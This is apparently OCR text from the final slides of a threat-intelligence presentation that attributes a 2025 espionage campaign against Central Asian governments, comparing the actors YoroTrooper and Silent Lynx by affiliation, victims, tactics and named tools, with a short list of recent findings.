
Establish Persistence


- “Операция успешно завершена”
  - “The operation was successfully completed”







"Plan of the Turkmen Embassy in the Kyrgyz Republic"









Attribution

Actor Profile	YoroTrooper	Silent Lynx
Affiliations	Kazakhstan	Kazakhstan
Active since	2022	Campaigns in Dec-2024 and Jan-2025
Goals	Espionage, data theft to support state objectives	Espionage, data theft
Victimology	European governing entities and focus on CIS	Central Asian Govt: Kyrgyzstan, Turkmenistan
Notable TTPs	• Social engineering • Spear-phishing • Data exfiltration • Custom and commodity malware	• Social engineering • Spear-phishing • Data exfiltration • Custom malware
Arsenal	• Python, PowerShell, LNK-HTA-VHDX • Golang Reverse Shell, Meterpreter • Telegram Bots • Warzone RAT, LodaRAT, Stink stealer	• ISO, C++ Loader, PowerShell • Golang Reverse Shell, resocks • Telegram Bots

Recent Findings

- Renewed activity in June 2025
- Over 35 Government victims
- Linked to YoroTrooper & Silent Lynx
- Chinese & Russian speaking operators
- New Infrastructure and Toolkit
  - Public Exploits
  - Penetration-Testing Tools
  - Web Panels

Thank You

Innovate. Simplify. Secure.